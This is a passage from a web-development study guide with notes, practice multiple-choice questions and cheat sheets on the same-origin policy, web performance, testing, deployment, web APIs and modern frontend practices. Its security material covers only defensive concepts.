SOP is a core browser security mechanism. An "Origin" is defined by the triple: `(Protocol + Domain + Port)`.

- `https://api.site.com:443` and `https://api.site.com:80` are **different origins**.
- If a script from `app.com` tries to read data from `bank.com`, the browser blocks it by default.

- **How to break out safely:** CORS (Cross-Origin Resource Sharing) headers. The server at `bank.com` must send a header `Access-Control-Allow-Origin: https://app.com` to tell the browser: "It is safe to let this script read my data."

Stable Web Resources

- OWASP: Top 10 Security Risks
- MDN: Web Security

Quick Revision Cheat Sheet

- **SQLi:** Prepared Statements.
- **XSS:** Output Encoding / CSP.
- **CSRF:** CSRF Tokens / SameSite Cookies.
- **Least Privilege:** Minimum permissions.
- **SOP:** Same-Origin Policy (prevents cross-domain theft).
- **HTTPS:** TLS tunnel (No sniffing).

END OF SUBTOPIC 12 — MOVING TO SUBTOPIC 13

Subtopic 13: Web Performance & Optimization (10 MCQs)

Quick Notes

- **Performance Metrics:**
  - *LCP (Largest Contentful Paint):* Measures loading performance (when the main content is visible).
  - *FID (First Input Delay):* Measures interactivity (how fast it responds to a click).

    - *CLS (Cumulative Layout Shift):* Measures visual stability (do elements "jump" around as the page loads?).
- **Optimization Strategies:** Minification (stripping whitespace/comments), Compression (Gzip/Brotli), Caching (Browser/CDN), and Lazy Loading (loading images/scripts only when needed).
- **Critical Rendering Path (CRP):** The sequence of steps the browser takes to convert HTML, CSS, and JS into pixels on the screen. Optimizing this involves minimizing the number of network round-trips and blocking scripts.
- **CDNs (Content Delivery Networks):** Servers distributed globally to host static assets closer to the user to reduce latency.

Common Traps & Confusions

- **Bandwidth vs. Latency:** Bandwidth is how much data you can send (size of the pipe). Latency is how fast the data gets from point A to point B (speed of light/network hops). You can have high bandwidth but terrible performance due to high latency.
- **Async vs. Defer:** Both are used for scripts. `async` executes as soon as the script downloads (potentially blocking HTML parsing). `defer` executes only after the HTML document is fully parsed (the standard for most JS).
- **Image Formats:** Modern formats like `WebP` or `AVIF` are almost always better than `JPEG` or `PNG` for web performance.

MCQs

Q1. (Scenario-Based) You notice that when your page loads, the text shifts downward suddenly because an image above it loaded 2 seconds later. Which **Core Web Vital** does this negatively impact?

A) Largest Contentful Paint (LCP)

B) First Input Delay (FID)

C) Cumulative Layout Shift (CLS)

D) Time to First Byte (TTFB)

> CLS measures visual stability. When elements move around after the initial render (due to images without height/width attributes, for example), it causes a bad user experience.

Q2. (Conceptual) What is the main benefit of **Minifying** your JavaScript and CSS files?

A) It makes the code easier for developers to read.

B) It removes all unnecessary characters (whitespace, comments) to reduce file size, leading to faster download times.

C) It encrypts the code to prevent hacking.

D) It forces the browser to use a specific engine.

> Minification doesn't change the logic; it just makes the file smaller for the browser to download. This is a "quick win" for performance optimization.

Q3. (Code-Tracing) A script tag is placed at the end of the `<body>`. How does this compare to using `<script defer>` in the `<head>`?

A) The end-of-body tag is faster.

B) The `defer` tag is slower.

C) Both are "best practices" to avoid blocking the initial rendering of the HTML content.

D) Both will crash the browser.

> Both techniques allow the browser to parse and render the HTML (the "DOM") without stopping to download and execute JS. `defer` is slightly cleaner as it keeps scripts in the `<head>`, allowing them to start downloading earlier.

Q4. (Scenario-Based) An e-commerce site hosts its static images on a server in Tokyo. Users in London experience high latency. What architectural solution solves this?

A) Increasing the server's RAM.

B) Compressing the CSS files.

C) Using a Content Delivery Network (CDN) to cache images on servers closer to the users.

D) Switching the database to NoSQL.

> CDNs cache content on "Edge" servers distributed around the world. A London user then downloads the image from a server in London, not Tokyo, reducing the physical distance and network hops.

Q5. (Conceptual) What does **Lazy Loading** mean?

A) Forcing the browser to load all images at once for a smooth experience.

B) Writing code that runs in the background.

C) Delaying the loading of non-essential resources (like images below the fold) until the user scrolls to them.

D) Using multiple threads to run the browser.

> Lazy loading reduces initial page load time by only loading what is currently visible on the screen. Images further down the page are only requested when the user scrolls near them.

Q6. (Code/Logic) The browser is trying to execute a script. Why does the code below likely slow down the page render?

index.html

```
<head>
  <script src="heavy-library.js"></script>
</head>
```

A) The script is too large to fit in RAM.

B) It is a "parser-blocking" script; the browser must stop and download/execute it before it can continue building the DOM.

C) The browser requires a specific license to run it.

D) JavaScript is only allowed at the end of the body.

> Without `async` or `defer`, a `<script>` tag in the head causes the browser to "pause" HTML parsing while the script is downloaded and executed, creating a visible delay for the user.

Q7. (Conceptual) Which HTTP 1.1 limitation is solved by **Domain Sharding** (an older, hacky trick for performance)?

A) The limitation that browsers limit the number of parallel connections to a single domain (usually to 6).

B) The inability to load images.

C) The lack of support for HTTPS.

D) The limitation of URL length.

> Browsers restrict concurrent downloads per domain. Developers used to host assets on different subdomains (e.g., `img1.site.com`, `img2.site.com`) to trick the browser into opening more concurrent connections. This is mostly unnecessary with HTTP/2.

Q8. (Calculation/Comparison) A page uses 3 high-res images (5MB each). If we enable **compression** (e.g., Brotli/Gzip), which metric is improved?

A) Network Latency

B) Payload Size

C) CSS Rendering Speed

D) DOM Tree Depth

> Compression reduces the actual number of bytes transferred over the network, making the "payload" smaller. This helps lower the time-to-download, especially for slow connections.

Q9. (Conceptual) What is **Tree Shaking** in modern frontend frameworks (React/Vue)?

A) Removing all whitespace from CSS files.

B) Deleting the entire node_modules folder.

C) A process that eliminates "dead code" (unused functions/modules) from the final JavaScript bundle.

D) An animation technique to make buttons shake.

> If your app uses one small function from a massive library, Tree Shaking removes all the unused parts of that library from your final build, making your file significantly smaller.

Q10. (Conceptual) What is the impact of **CSS Bloat**?

A) It increases the security of the page.

B) It increases the CSSOM construction time and causes the browser to download unnecessary rules.

C) It makes the browser engine faster.

D) It helps in SEO indexing.

> Every CSS rule is parsed by the browser. If you have 5,000 lines of CSS but only use 500, the browser still spends CPU cycles parsing those unused rules, and the network spends time downloading the unnecessary bytes.

Deep Dive: Understanding the "Critical Rendering Path"

The path to "First Paint" is the most important metric. Browsers execute scripts in this order:

1. **DOM + CSSOM:** The browser builds these two trees in parallel.
2. **Render Tree:** DOM + CSSOM are combined.
3. **Script Execution:** If the parser encounters a standard `<script>`, it STOPS rendering, fetches the script, and executes it. This is why scripts block rendering!

Performance Tip: Always keep CSS in the `<head>` (it's needed for the Render Tree) and keep JS either at the bottom of the `<body>` or use `defer` to ensure the user sees content *before* the logic runs.

Stable Web Resources

- web.dev: Learn Performance
- MDN: Web Performance

Quick Revision Cheat Sheet

- **LCP:** Content loading speed. **CLS:** Visual stability. **FID:** Interactivity speed.
- **Minification:** Stripping whitespace.
- **Bundling:** Combining files into one to reduce network requests.
- **Tree Shaking:** Removing unused code.
- **CDN:** Servers closer to users.
- **Async vs Defer:** Async = load & run immediately; Defer = load & run after DOM parse.

END OF SUBTOPIC 13 — MOVING TO SUBTOPIC 14

Subtopic 14: Web Testing & Debugging (10 MCQs)

Quick Notes

- **Testing Types:**
  - *Unit Testing:* Verifying individual functions (e.g., Jest, Mocha, Vitest).
  - *Integration Testing:* Verifying how services/components interact (e.g., Cypress, Playwright).
  - *E2E (End-to-End) Testing:* Simulating full user behavior (e.g., login → click button → check result).
- **Browser Developer Tools (DevTools):** The primary tool for debugging.
  - *Elements Panel:* Inspecting/Live-editing HTML and CSS.
  - *Console:* Logging, errors, and running arbitrary JS.
  - *Network Panel:* Monitoring HTTP requests, responses, and API performance.
  - *Application Panel:* Managing Cookies, LocalStorage, and IndexedDB.
- **Debugging Strategies:** Breakpoints (pausing code execution), Call Stack inspection, Watch expressions, and console logging.
- **Continuous Integration (CI):** Automated pipelines (e.g., GitHub Actions, GitLab CI) that run tests every time code is pushed.

Common Traps & Confusions

- **"It works on my machine":** Often caused by different environment variables, browser versions, or API mocking. Always debug in the browser's "Incognito/Private" mode to ensure cache/extensions aren't interfering.
- **Flaky Tests:** Tests that sometimes pass and sometimes fail. These are highly dangerous because developers learn to ignore them. Always isolate flaky tests!
- **Console.log vs. Debugger:** `console.log` is quick but often leaves "cruft" in production code. Use breakpoints and debugger statements to pause execution and inspect the live stack.

MCQs

Q1. (Conceptual) What is the primary purpose of using **Breakpoints** in a browser's DevTools during a debugging session?

A) To speed up the code execution.

B) To permanently delete problematic lines of code.

C) To pause code execution at a specific line, allowing the developer to inspect variables and the call stack.

D) To clear the browser cache.

> Breakpoints provide a "stop-frame" view of the application state, letting developers see exactly what the data looks like at a specific moment in time.

Q2. (Scenario-Based) An API call is returning a `404 Not Found` error, but the developer is sure the URL is correct. Which DevTools panel should be checked first?

A) Elements Panel

B) Console Panel

C) Network Panel

D) Application Panel

> The Network Panel tracks every HTTP request. It will show the exact URL being requested, the headers, the payload, and the response code, which is essential for diagnosing API communication issues.

Q3. (Comparison) What is the difference between **Unit Testing** and **End-to-End (E2E) Testing**?

A) Unit tests require a real browser; E2E tests are only for functions.

B) Unit tests focus on individual functions/components in isolation; E2E tests simulate a real user navigating through the entire application.

C) Unit tests are slower; E2E tests are faster.

D) Unit tests are more likely to fail.

> Unit tests are fast and verify specific logic. E2E tests are slower and prone to being "flaky," but they provide the highest confidence that the entire user flow (e.g., checkout) actually works.

Q4. (Conceptual) What does the **"Call Stack"** tell a developer when a JavaScript error occurs?

A) How much memory the program is using.

B) The sequence of function calls that led to the current point of execution or the error.

C) The current CPU temperature.

D) The number of clicks performed by the user.

> The call stack helps trace the "origin" of a bug. It shows the chain of functions called (e.g., `submitForm` called `validate` called `checkEmail`), showing exactly where in the chain the error occurred.

Q5. (Scenario-Based) A developer notices their CSS changes aren't appearing on the live site, even though they refreshed the page. What is the most likely cause?

A) The HTML is corrupt.

B) The browser is serving a cached version of the CSS file.

C) The computer needs a reboot.

D) JavaScript is blocking the CSS.

> Browsers aggressively cache CSS files for performance. A standard refresh might not force a fetch of a new version. Developers can force a refresh or use "Disable Cache" in the DevTools Network panel.

Q6. (Code/Logic) What is a **"Mock"** or **"Stub"** in the context of unit testing a backend API call?

test.js

```
// Fake the response from the real server
jest.spyOn(api, 'getUser').mockResolvedValue({ id: 1 });
```

A) A way to hack the server.

B) A tool to measure CPU usage.

C) A dummy object/function that mimics the real server response so tests can run without actual network calls.

D) A tool to rewrite the database queries.

> Mocks isolate the test from external dependencies. If your test depended on the real server, it would fail if the internet was down. Mocks ensure your tests are deterministic and fast.

Q7. (Conceptual) What is the primary benefit of **Automated Testing** in a CI/CD pipeline?

A) It makes the code more readable.

B) It ensures that every code change is validated immediately, preventing regression bugs from reaching production.

C) It replaces the need for UI design.

D) It allows the developers to work from home.

> Automated testing (CI) provides a "safety net." If a developer pushes a code change that breaks something elsewhere, the automated pipeline fails, preventing the deployment of broken software.

Q8. (Scenario-Based) You are inspecting a **JavaScript Memory Leak**. Which DevTools tab would help you find which objects are taking up the most RAM?

A) Sources

B) Network

C) Memory (Heap Snapshot)

D) Application

> The Memory tab allows you to take "Heap Snapshots." By comparing two snapshots taken at different times, you can identify objects that were created but never deleted (leaked).

Q9. (Conceptual) What does **"Headless" Testing** mean?

A) Testing on devices without screens.

B) Running browser-based tests without a visible user interface (usually for faster CI/CD pipelines).

C) Testing without writing any code.

D) Testing without using an internet connection.

> "Headless" browsers (like Headless Chrome) run the browser engine in the background without launching the UI. This is much faster for running thousands of E2E tests on a build server.

Q10. (Comparison) What is the difference between **TDD (Test-Driven Development)** and standard testing?

A) TDD is only used for backend.

B) In TDD, tests are written *before* the code; standard testing writes tests *after* (or during) development.

C) TDD is easier to implement.

D) Standard testing requires fewer steps.

> TDD changes the mindset. You define the requirement as a test first, ensuring that every piece of production code has a clear purpose and a corresponding test from the start.

Deep Dive: The Testing Pyramid

The "Testing Pyramid" is a core concept to avoid slow test suites:

- **Unit Tests (Base of Pyramid):** Many, very fast, cheap. They should cover 70-80% of your tests.
- **Integration Tests (Middle):** Fewer, medium speed. They ensure your components "talk" correctly to the DB or API.
- **E2E Tests (Top of Pyramid):** Very few, slow, expensive. These cover only the critical user flows (e.g., login, purchase).

The Trap: Teams often do "Ice Cream Cone Testing" (manual E2E tests at the top and no unit tests at the bottom), resulting in a slow, fragile suite that nobody wants to run.

Stable Web Resources

- MDN: Testing Web Applications
- Cypress.io Documentation

Quick Revision Cheat Sheet

- **Levels:** Unit → Integration → System → UAT.
- **Black-Box:** Functional testing. **White-Box:** Code/Path testing.

- **Regression:** Catching new bugs in old code.
- **Mocking:** Simulating dependencies.
- **Headless:** Browser without UI (for CI).
- **Pyramid:** Lots of Unit, few E2E.

END OF SUBTOPIC 14 — MOVING TO SUBTOPIC 15

Subtopic 15: Deployment & Hosting (10 MCQs)

Quick Notes

- **Deployment Pipeline (CI/CD):**
  - *CI (Continuous Integration):* Merging code frequently; automated building and testing.
  - *CD (Continuous Deployment/Delivery):* Automating the release of code to production (Delivery requires manual approval; Deployment is automatic).
- **Environments:** Local (Dev) → Staging (Pre-Prod) → Production (Live).
- **Hosting Models:**
  - *IaaS (Infrastructure as a Service):* You manage the OS/server (e.g., AWS EC2).
  - *PaaS (Platform as a Service):* You manage the code, platform handles OS/runtime (e.g., Heroku, Vercel).
  - *Serverless (FaaS):* You manage only the function logic (e.g., AWS Lambda).
- **Containerization:** Packaging code and its dependencies (Docker) to ensure it runs the same in any environment.

Common Traps & Confusions

- **Environment Variables:** Never hardcode secrets (API keys) in deployment files. Use secret managers or CI/CD environment variables.

- **Deployment Downtime:** "Blue-Green" or "Canary" deployments are used to update live production environments without the user experiencing a service outage.
- **Infrastructure as Code (IaC):** Managing servers through script files (e.g., Terraform, Ansible) rather than manual clicks in a UI, which ensures reproducibility.

MCQs

Q1. (Conceptual) What is the main goal of **Continuous Deployment (CD)** in a DevOps pipeline?

A) To ensure developers spend all day fixing bugs.

B) To automate the release process so that every code change that passes automated tests is immediately deployed to production.

C) To manually approve every single line of code before it ships.

D) To hide production issues from the users.

> Continuous Deployment reduces the "lead time to production." By automating the pipeline, software updates are released frequently and in small, manageable chunks, which is safer than massive, infrequent releases.

Q2. (Scenario-Based) A startup wants to deploy their Node.js app but doesn't want to manage Linux server updates, firewalls, or patches. They just want to upload their code and have it run. Which model should they choose?

A) IaaS (Infrastructure as a Service)

B) PaaS (Platform as a Service)

C) On-Premise Data Center

D) Bare Metal Server

> PaaS (like Heroku, Vercel, or Render) abstracts away the server/OS management, letting developers focus purely on code. IaaS requires the developer to manage the virtual machine's OS and security.

Q3. (Code/Logic) What does a `Dockerfile` primarily achieve in a production deployment?

Dockerfile

```
FROM node:18
COPY . /app
```

```
RUN npm install
CMD ["node", "app.js"]
```

A) It compiles JavaScript into binary C++ code.

B) It defines a reproducible environment (OS + Dependencies + Code) so the app runs the same on any machine.

C) It automatically hacks the server to gain root access.

D) It forces the code to run in a web browser.

> Containers (Docker) bundle the app with all its specific dependencies (e.g., Node version 18), eliminating the "it works on my machine" problem.

Q4. (Conceptual) Which strategy involves running two identical production environments (Blue and Green), where only one is live at a time, allowing for instant rollback if a deployment fails?

A) Rollback Testing

B) Disaster Recovery

C) Blue-Green Deployment

D) Database Sharding

> In Blue-Green deployment, you deploy the new code (Green) while the old code (Blue) is live. Once Green is verified, you switch the router to point all traffic to Green. If a bug is found, you switch back to Blue in seconds.

Q5. (Scenario-Based) A website is experiencing massive traffic spikes during a sale. Which scaling technique is specifically designed to add more servers to a cluster automatically to handle this load?

A) Vertical Scaling (Scale-up)

B) Horizontal Scaling (Scale-out)

C) Normalization

D) Minification

> Horizontal scaling (adding more nodes) is the standard for web apps because there is a physical limit to how much RAM/CPU one server can hold (Vertical scaling).

Q6. (Code/Console Logic) What is the purpose of this command in a deployment pipeline?

```bash - ci_pipeline
$ npm install --only=production
```

A) Installs tools to help developers write code.

B) Installs only the dependencies needed to run the app, excluding dev-tools like testing frameworks to save space/time.

C) Installs the most recent beta version of the app.

D) Installs a virus scanner.

> In production, we don't need test runners or build tools like `jest` or `eslint`. Installing only production dependencies makes the deployment package smaller and faster.

Q7. (Conceptual) What is a **Canary Deployment**?

A) Testing the software on birds.

B) Deploying to all servers at once.

C) Rolling out the update to a small subset of users first to monitor for issues before deploying to everyone.

D) Forcing every user to update their browser.

> Named after the "canary in a coal mine," this strategy mitigates risk by exposing a new feature to only 5% of users. If the logs are clean, you roll it out to the other 95%.

Q8. (Comparison) What is the difference between **IaaS** and **FaaS (Serverless)**?

A) IaaS is free; FaaS is paid.

B) IaaS provides raw hardware/VMs (you manage OS); FaaS provides a container to run functions (you manage only code).

C) FaaS requires a dedicated server rack.

D) IaaS is always faster.

> IaaS (AWS EC2) gives you a "virtual computer" you must manage. FaaS (AWS Lambda) lets you upload a single function, and the cloud provider handles EVERYTHING, charging you only for the milliseconds the code runs.

Q9. (Conceptual) What is **Infrastructure as Code (IaC)**?

A) Using JavaScript to style web pages.

B) Managing server setups, networks, and databases using configuration files (like Terraform) instead of manual UI clicks.

C) Storing code on a hard drive.

D) Automating unit tests.

> IaC treats server provisioning like software development. You check the server config into Git, making the infrastructure version-controlled, testable, and reproducible.

Q10. (Scenario-Based) A deployment is failing because the production database has an environment variable `DB_PASS` set to "prod_secret", but the code is looking for `DATABASE_PASSWORD`. What went wrong?

A) The server doesn't have internet access.

B) Environment variable mismatch (configuration drift between code and server).

C) The code is missing a CSS file.

D) The database is offline.

> Configuration drift or mismatch is a classic deployment failure. The code expects a specific key name, and if the environment provides a different one, the app cannot initialize.

Deep Dive: The Twelve-Factor App

A widely accepted methodology for building modern, cloud-native web apps. Key factors related to deployment:

- **Config (Factor 3):** Store config in the environment, never in the code.
- **Disposability (Factor 9):** Apps should be fast to start up and graceful to shut down. This allows the cluster to spin up/down nodes instantly.
- **Build, Release, Run (Factor 5):** Strict separation between the build stage (the code), the release stage (the config + code), and the run stage (the process).

Stable Web Resources

- The Twelve-Factor App

- Docker Documentation

Quick Revision Cheat Sheet

- **CI:** Integrate & Test automatically.
- **CD:** Deploy automatically.
- **IaC:** Servers as code (Terraform).
- **Blue-Green:** Instant rollback (switch traffic).
- **Canary:** Rollout to subset (test risk).
- **IaaS:** Full server control. **PaaS:** OS/Runtime handled. **FaaS:** Code-only.

END OF SUBTOPIC 15 — MOVING TO SUBTOPIC 16

Subtopic 16: Web APIs & Integration (10 MCQs)

Quick Notes

- **API (Application Programming Interface):** A set of protocols, routines, and tools for building software applications. Web APIs allow different services to talk to each other.
- **REST (Representational State Transfer):** An architectural style for networked applications using standard HTTP methods (GET, POST, PUT, DELETE).
- **Data Formats:**
  - *JSON (JavaScript Object Notation):* The industry standard for lightweight data exchange.
  - *XML:* Older, verbose, used in SOAP services (less common now).
- **Authentication:** APIs often use *Bearer Tokens* (JWT) or *API Keys* in the header (e.g., `Authorization: Bearer`).
- **Integration Patterns:** Synchronous (REST/gRPC) vs. Asynchronous (Message Queues like RabbitMQ/Kafka).

Common Traps & Confusions

- **REST is not a Protocol:** It is an architectural style. You can implement REST using HTTP, but "REST" itself isn't a wire-level protocol.
- **Payload vs. Header:** Don't put sensitive data (like tokens) in the URL (query string). URLs are logged by servers, proxies, and browser histories. Always use the `Authorization` header.
- **Over-fetching vs. Under-fetching:** A common REST problem. You might fetch a 50KB user object just to get the "username". GraphQL solves this by allowing the client to request *exactly* what it needs.

MCQs

Q1. (Conceptual) What is the primary difference between **REST** and **SOAP**?

A) REST is more secure than SOAP.

B) SOAP is only for JavaScript; REST is for Python.

C) REST is an architectural style based on resources; SOAP is a rigid protocol based on XML and WSDL.

D) REST requires more bandwidth than SOAP.

> REST is lightweight and flexible, often using JSON. SOAP is highly structured, XML-based, and includes strict "contract" definitions (WSDL), making it heavier but more feature-rich for enterprise integration.

Q2. (Scenario-Based) A mobile app developer wants to fetch data from a public API. Which **HTTP method** should they use to safely retrieve a list of products without causing any side effects?

A) GET

B) POST

C) PUT

D) PATCH

> GET is the "Safe" method. According to the HTTP spec, it should only be used to retrieve data and should never modify the state of the server (e.g., it shouldn't delete or insert records).

Q3. (Code-Tracing) The following JSON is returned from an API. If you want to access the "lat" value using JavaScript, which path is correct?

response.json

```
{
  "user": "Alice",
  "location": { "lat": 34.05, "long": -118.24 }
}
```

A) `response.lat`

B) `response.location.lat()`

C) `response.location.lat`

D) `response.location[lat]`

> The `lat` key is a property inside the `location` object. The correct access path is dot notation: `object.property.nested_property`.

Q4. (Conceptual) What does the **"HATEOAS"** principle in REST stand for?

A) Hypertext Access To Everything And Over All Systems.

B) Hypermedia As The Engine Of Application State.

C) Handling All Tasks Every Once A Second.

D) High Availability Through Extensible API Server.

> HATEOAS means the API includes links in the response (e.g., "next_page": "/api/users?page=2"). This allows the client to navigate the API dynamically without knowing the URL structure beforehand.

Q5. (Scenario-Based) A client-side application is trying to fetch data from `https://api.payments.com`, but the browser blocks it and throws a `CORS Error`. Why?

A) The server is down.

B) The server at api.payments.com did not send the required "Access-Control-Allow-Origin" header to permit the client's origin.

C) The client's JavaScript has a syntax error.

D) The API is deprecated.

> CORS is a browser security feature. If the server doesn't explicitly send headers saying "I trust this domain," the browser protects the user by preventing the script from reading the server's response.

Q6. (Conceptual) Which of the following is a main advantage of **GraphQL** over traditional REST?

A) It uses fewer CPU cycles on the server.

B) It allows the client to specify exactly what fields it needs, preventing "over-fetching."

C) It automatically encrypts the database.

D) It is only compatible with mobile apps.

> In REST, you get exactly what the endpoint provides (which is often too much data). GraphQL lets the frontend request specifically `{ name, id }`, saving bandwidth and improving frontend performance.

Q7. (Conceptual) What is a **Webhook**?

A) A way to hang a server.

B) A mechanism where the server "pushes" data to a client-provided URL whenever a specific event occurs.

C) A tool for website design.

D) A deprecated HTML tag.

> Webhooks are "reverse APIs." Instead of you polling the server ("Are there updates?"), the server calls your URL when something happens (e.g., "A payment was just received").

Q8. (Scenario-Based) You need to upload a large binary file (e.g., a 100MB video) to a server. Which HTTP method is most appropriate?

A) GET

B) POST

C) HEAD

D) OPTIONS

> POST is designed for submitting data, including large binary streams (multipart/form-data). GET is limited by URL length and is not designed for data uploads.

Q9. (Conceptual) What is the purpose of an **API Key** header?

A) To compress the API response.

B) To authenticate the client application calling the API.

C) To identify the user's browser.

D) To format the JSON.

> API Keys are a form of identity verification. By including a key in the header, the server knows who is calling the API and can enforce usage limits or deny access if the key is invalid.

Q10. (Conceptual) What does **Rate Limiting** protect against?

A) Data leakage via XSS.

B) API abuse, scraping, or Denial of Service (DoS) attacks by restricting the number of requests per user/IP.

C) Poor CSS styling.

D) The N+1 problem.

> Rate limiting ensures one malicious or buggy client doesn't consume all your server resources, which would make the API unusable for everyone else.

Deep Dive: The Evolution of Web APIs

- **SOAP (The XML Era):** Heavy, formal contracts (WSDL). Used in banking/legacy enterprise.
- **REST (The JSON Era):** Resource-based, HTTP-native. The current standard for web/mobile.
- **GraphQL (The Graph Era):** Query-based, flexible, single-endpoint. Used by large-scale apps (Facebook, Shopify).
- **gRPC (The Binary Era):** Uses Protocol Buffers (binary) instead of JSON. Used for ultra-fast communication between microservices (internal to internal).

Stable Web Resources

- MDN: Fetching Data from Servers

- RESTful API Design Guide

Quick Revision Cheat Sheet

- **REST:** Resource-based. GET=Read, POST=Create, PUT=Replace, PATCH=Update, DELETE=Remove.
- **JSON:** Key-Value data interchange format.
- **CORS:** Browser security preventing cross-origin theft.
- **JWT:** Stateless auth token.
- **Webhook:** Server pushes event to you.
- **GraphQL:** Client asks for specific fields.

END OF SUBTOPIC 16 — MOVING TO SUBTOPIC 17

Subtopic 17: Modern Web Development Practices (10 MCQs)

Quick Notes

- **PWA (Progressive Web App):** Web apps that provide an "app-like" experience (offline support via Service Workers, push notifications, "Add to Home Screen").
- **Web Components:** A suite of technologies (Custom Elements, Shadow DOM, HTML Templates) allowing you to create reusable custom tags (e.g., `<my-dropdown>`) that work everywhere.
- **WebAssembly (Wasm):** A binary instruction format that allows high-performance code (C++, Rust) to run at near-native speeds in the browser.
- **SSR vs. SSG vs. SPA:**
  - *SSR (Server-Side Rendering):* Server generates HTML on every request.
  - *SSG (Static Site Generation):* HTML is generated at "build time."
  - *SPA (Single Page Application):* Client-side JS renders everything.

- **Headless CMS:** A backend-only content management system that makes content available via an API (e.g., Contentful, Strapi), decoupled from the frontend.

Common Traps & Confusions

- **Service Workers:** They run in the background (not in the DOM thread). They are the "secret sauce" of offline-capable PWAs but cannot directly access the DOM.
- **Shadow DOM:** Crucial for CSS isolation in Web Components. Styles inside a Shadow DOM do not leak out, and global CSS does not leak into the component.
- **SSR vs. SSG:** Beginners often confuse them. SSR is dynamic per request; SSG is static files created once during the build process (like Hugo or Gatsby).

MCQs

Q1. (Conceptual) What is the primary purpose of a **Service Worker** in a PWA?

A) To make the website load faster on desktops.

B) To act as a proxy between the browser and the network, enabling offline functionality and background sync.

C) To host the database for the application.

D) To execute heavy AI models on the server.

> Service Workers are event-driven scripts that run independently of the web page. They intercept network requests, cache responses, and allow the app to work when the user is offline.

Q2. (Comparison) What is the main advantage of **Static Site Generation (SSG)** compared to Server-Side Rendering (SSR)?

A) SSG is always more secure than SSR.

B) SSG files can be served from a CDN without any server-side logic, making them extremely fast and cheap to host.

C) SSG can update data in real-time.

D) SSG allows you to use PHP on the server.

> Since SSG generates all pages at build-time, you don't need a backend server running during user visits. You just host the files on a CDN (like S3 or Netlify), which is effectively free and instant.

Q3. (Conceptual) Which technology allows a C++ or Rust application to run inside a standard web browser?

A) jQuery
B) TypeScript
C) WebAssembly (Wasm)
D) Service Workers

> WebAssembly is a low-level, binary-format language for the web. It enables high-performance applications (like Photoshop Web or Figma) to run in the browser using code originally written in systems languages.

Q4. (Scenario-Based) You want to build a reusable component called `<user-card>` that works in any framework (React, Vue, or Vanilla JS). Which standard should you follow?

A) Node.js modules
B) Web Components (Custom Elements & Shadow DOM)
C) CSS Modules
D) Global jQuery plugins

> Web Components are a browser-native standard. Unlike React components, which only work in React, Web Components are standard HTML elements that work in any browser without dependencies.

Q5. (Conceptual) What is a **Headless CMS**?

A) A CMS that doesn't have an admin panel.
B) A CMS that provides content via an API, leaving the frontend rendering entirely to the developer.
C) A CMS that stores data on a USB stick.
D) A CMS that only works with XML.

> A traditional CMS (like old WordPress) controls both the database AND the visual theme. A Headless CMS only cares about the database/content; it sends that data to your frontend (React/Vue/Mobile) via API.

Q6. (Code/Logic) What does the **Shadow DOM** provide to Web Components?

A) Higher resolution for images.

B) Encapsulation, ensuring the component's internal CSS/HTML doesn't clash with the rest of the page.

C) A shadow effect behind the component.

D) Access to the user's microphone.

> Shadow DOM creates a scoped tree. CSS defined inside a Shadow DOM cannot style elements outside of it, and external CSS cannot influence the elements inside, solving the "global style" problem.

Q7. (Conceptual) Which of the following is a core characteristic of **Micro-Frontends**?

A) Combining all CSS into one huge file.

B) Breaking a large frontend application into smaller, independent apps that can be developed and deployed by different teams.

C) Running the entire frontend on the server.

D) Using only one framework for the whole site.

> Micro-frontends allow large organizations to have one team managing the "Cart" (in React) and another team managing the "Product Catalog" (in Vue), all within the same user experience.

Q8. (Scenario-Based) A developer is optimizing a PWA (Progressive Web App). They want the app to be "Installable" on a phone's home screen. Which file must they include?

A) `package.json`

B) `index.php`

C) `manifest.json`

D) `robots.txt`

> The `manifest.json` file tells the mobile OS the app's name, icons, and theme colors, which enables the "Add to Home Screen" functionality.

Q9. (Conceptual) What is **Hydration** (in the context of modern React/Next.js)?

A) Downloading images from the cloud.

B) Attaching JavaScript event listeners to server-rendered HTML so the page

becomes interactive.

C) Saving the user's session to a cookie.

D) Compressing the JavaScript bundle.

> SSR renders HTML on the server. That HTML is a "dead" document. Hydration is the process where the JS framework takes control of that HTML in the browser to add interactivity.

Q10. (Conceptual) What is the main benefit of using **TypeScript** in modern web development?

A) It makes web browsers faster.

B) It provides static type checking for JavaScript, preventing type-related bugs during development.

C) It automatically converts HTML to JSON.

D) It replaces the need for CSS.

> TypeScript adds interfaces and types to JS. It is "compiled" back to plain JS. This catches errors (like `user.id` being `undefined`) before the code ever runs.

Deep Dive: The Shift to "Edge" Computing

Modern web architecture is moving from "Cloud" (Server regions) to "Edge" (User's city). Companies like Vercel and Cloudflare offer Edge Functions:

- **Latency:** Traditional servers are in a data center thousands of miles away. Edge functions run on servers located in the specific city where the user is browsing.
- **Performance:** You can modify HTTP headers, redirect users, or run small bits of logic (like API authentication) at the "edge," milliseconds away from the user.
- **Trade-off:** Logic must be lightweight. You cannot run a complex 5GB database query on an edge server, but you can do routing and header modification.

Stable Web Resources

- web.dev (Google's Modern Web Portal)
- WebComponents.org

Quick Revision Cheat Sheet

- **PWA:** Manifest.json + Service Workers = Offline.
- **Web Components:** Custom Elements + Shadow DOM.
- **WebAssembly:** Near-native speed in browser.
- **SSG:** Static files (Build-time). **SSR:** Server-rendered (Request-time).
- **TypeScript:** Static types for JS.
- **Micro-frontends:** Team-based app architecture.